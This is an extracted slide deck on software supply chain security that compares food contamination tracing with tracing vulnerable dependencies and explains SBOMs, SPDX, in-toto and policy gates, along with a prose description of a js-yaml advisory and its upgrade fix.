
92

104



# Mirror repositories

- Mirror open source dependencies you or your company depend on
- Provides availability for package manager downtime
- Add a security gate for compromised repositories
- Manual updates for critical vulnerability patching



# Agenda

Software supply chain

Finding vulnerabilities

Dependency management

Build systems and package managers

▶ Software bill of materials (SBOM)

Responding to threats



# Food supply chain



“We tested our crops and we found no ecoli”



“We transport and store all crops safely”




“We keep all produce cold and dispose of expired stock”



“I’m not going to get sick by eating this”

# Software supply chain



“I ran analysis tools against my code and they all passed”



“All code came from these contributors and passed code review”



“We used these open source projects and packages, and these are our build results”



“I can trust that this code is secure and tested and fits my policy requirements”

# Bill of materials and policy



## Producer identity

Who created/operated on this piece?

**Is this producer allowed?**



## Product identity

What is this product?

**Is this product allowed?**



## Integrity

Proof the product is unaltered

**Is what I received what was shipped?**



## Licensing

How the product may be used


**Does the license meet my requirements?**



## Creation

How the product was created

**Does the creation process meet my requirements?**




## Materials


How the product was created

**Do the materials meet my requirements**


# Scenario 1: Using SBOM to defend against APTs




# Scenario 1: Using SBOM to defend against APTs




# Scenario 1: Using SBOM to defend against APTs



## Scenario 2: Using SBOM to enforce policy gates



# Scenario 2: Using SBOM to enforce policy gates







## Software Package Data Exchange

- Open standard for communicating software bill of material information
- Common format for companies to share data about software licenses, copyrights, and security references
- Can be implemented in XML or tag-value formats

### SPDX Document

Document Creation Information

Package Information

File Information

Snippet Information


Other Licensing Information

Relationships

Annotations



- Final product integrity
- Process compliance
- Traceability and attestation
- Task and privilege separation



DEMO

**in-toto**

# Agenda

Software supply chain

Finding vulnerabilities

Dependency management

Build systems and package managers

Software bill of materials (SBOM)

▶ Responding to threats

# Eviction and remediation

The screenshot displays a security dashboard with two main panels. The left panel, titled "E. coli (Escherichia coli)", features a CDC logo and a green header. It contains a red warning icon and the text "Food Sa". Below this, it states "Posted January 15, 2020 at 3:00 PM ET" and provides a summary: "CDC, public health and regulatory officials investigated a multistate outbreak of E. coli in the Salinas Valley growing region in California." A section titled "Final Outbreak Information" includes a checklist icon and a list of bullet points: "As of January 15, 2020, the", "Contaminated romaine lettuce from the Salinas Valley growing region in California", "people avoid romaine lettuce", and "A total of 167 people infected". The right panel, titled "WhiteSource", has a navigation menu with "Product", "Solutions", "Pricing", "Company", and "Resources". It shows a vulnerability ID "WS-2019-0063" and a "Good to know" section with a wrench and shield icon. The "Date" is "April 30, 2019". The description states: "Js-yaml prior to 3.13.1 are vulnerable to Code Injection. The load() function may execute arbitrary code injected through a malicious YAML file." The "Language" is "JS". A "Severity Score" section shows a score of 8.0 on a scale from 0 to 10. A "Top Fix" section recommends "Upgrade Version" to "Upgrade to version 3.13.1". A "Related Resources (4)" button is also visible.

# Tracking contaminants



**“I got sick eating this lettuce”**



**“I bought it from this grocery store”**



**“It was delivered by this distributor”**



**“It was grown at this farm”**


# Software supply chain



**“There is a vulnerability in my software”**



**“The software came from this developer”**



**“The dev used this open source package”**



**“The open source project has a commit from this dev which has the vulnerability”**


# Software supply chain



**Open source developer**



**Source code repository**



**Build pipeline**




**Package manager**



**Package caching**



**Application developers**



**Build pipeline**




**Storefront**



**End users and customers**



# Software supply chain



Software bill of materials

**Nobody should compete  
on open source security**

## Call to Action Producers

**Enable  
MFA**

**Run static  
analysis**

against your repositories

**Onboard  
